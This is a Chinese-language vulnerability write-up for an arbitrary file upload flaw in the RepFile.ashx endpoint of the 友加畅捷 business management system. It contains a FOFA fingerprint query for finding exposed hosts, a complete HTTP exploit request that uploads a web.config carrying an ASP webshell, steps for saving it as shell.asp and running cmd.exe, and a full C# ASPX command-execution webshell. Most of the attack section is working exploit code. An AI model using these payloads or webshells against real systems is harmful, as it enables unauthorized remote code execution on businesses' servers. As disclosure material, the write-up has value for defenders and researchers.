漏洞简介
友加畅捷管理系统是一款专为小微商贸流通企业设计的财务业务一体化管理软件,涵盖进销存、财务、分销及移动管理等多个模块,旨在帮助企业实现高效的业务运营和财务核算。
该系统在 RepFile.ashx 文件上传接口中存在文件上传漏洞。由于系统在处理上传文件时会使用 xmlDoc.Load 进行加载,这导致攻击者只能成功上传能够被 XML 解析器正确解析的文件。尽管上传的文件类型受到 XML 格式的限制,但恶意攻击者仍可能利用此漏洞,通过构造恶意的 XML 文件,结合其他潜在的解析或处理缺陷,实现拒绝服务、信息泄露,甚至在特定条件下进一步导致远程代码执行,对系统的可用性、完整性和机密性构成威胁。
影响版本
18.8000.1083.1000
fofa语法
icon_hash="2049187099" || fid="zzt8lL7SUwIIZQXZY6rTSw=="
漏洞分析
直接查看 /ReportDesign/RepFile.ashx 代码执行逻辑

根据参数Type 进入不同的处理逻辑,当Type=SaveRepFileData 时,看下它的实现逻辑

参数RepFile的值被拼接在Report目录下,然后使用XmlDocument进行解析context.Request.InputStream 这个由用户控制的文件内容,最后使用xmlDoc.Save对内容进行保存。因此可上传能被xml解析的文件,比如魔改版的web.config来进行执行代码。
漏洞复现
POST /ReportDesign/RepFile.ashx?RepFile=pages/web.config&Type=SaveRepFileData HTTP/1.1
Host: youjiasoft.mrxn.net
SOAPAction: http://tempuri.org/login
Content-Type: application/x-www-form-urlencoded

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
  <system.web>
        <authorization>
            <allow users="*" />
        </authorization>
    </system.web>
</configuration>
<!--
<%
Response.CodePage = 65001
Response.Charset = "UTF-8"
Response.write("-"&"->")
Response.write(1+2)
on error resume next
Response.write("<pre>")
if execute(request("pass")) <>"" then execute(request("pass"))
Response.write("</pre>")
Response.write("<!-"&"-")
%>

-->可以看到成功上传 web.config 文件到 Report/Pages 目录下,但是不能解析,因为IIS的请求筛选配置如下

但是访问是不能执行的,因为在IIS的【请求筛选】配置里可以明显看到 .config 出现在配置里,是不允许执行的
访问会出现如下所示提示

由于已明确禁止所请求的页类型,无法对该类型的页提供服务。扩展名“.config”可能不正确。 请检查以下的 URL 并确保其拼写正确。
因此这个文件上传利用有限? nonono!
我们直接将上传后缀修改成 asp(因为web.config webshell部分本身就asp代码)


访问 /Report/Pages/shell.asp ,post如下数据即可getshell
data=Response.Write(GetObject(%22new:72C24DD5-D70A-438B-8A42-98424B88AFB8%22).exec(%22cmd.exe%20/c%20tasklist%22).StdOut.ReadAll())成功执行tasklist命令
或者使用下面的aspx webshell来执行,它也满足格式良好 (well-formed) 的XML,可以被正常解析并保存。
<script runat="server" language="C#">
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Clear();
        Response.ContentType = "text/plain";
        try
        {
            string command = Request["cmd"];
            if (string.IsNullOrEmpty(command))
            {
                return;
            }
            System.Diagnostics.ProcessStartInfo psi = new System.Diagnostics.ProcessStartInfo();
            psi.FileName = "cmd.exe";
            psi.Arguments = "/c " + command;
            psi.RedirectStandardOutput = true;
            psi.UseShellExecute = false;
            psi.CreateNoWindow = true;
            using (System.Diagnostics.Process process = System.Diagnostics.Process.Start(psi))
            {
                using (System.IO.StreamReader reader = process.StandardOutput)
                {
                    string result = reader.ReadToEnd();
                    Response.Write(result);
                }
            }
        }
        catch (System.Exception ex)
        {
            Response.Write("Error executing command: " + ex.Message + "\n");
            Response.Write(ex.StackTrace);
        }
        finally
        {
            Response.End();
        }
    }
</script>

也是可以执行命令的如上图所示,成功执行 tasklist 命令,并回显结果






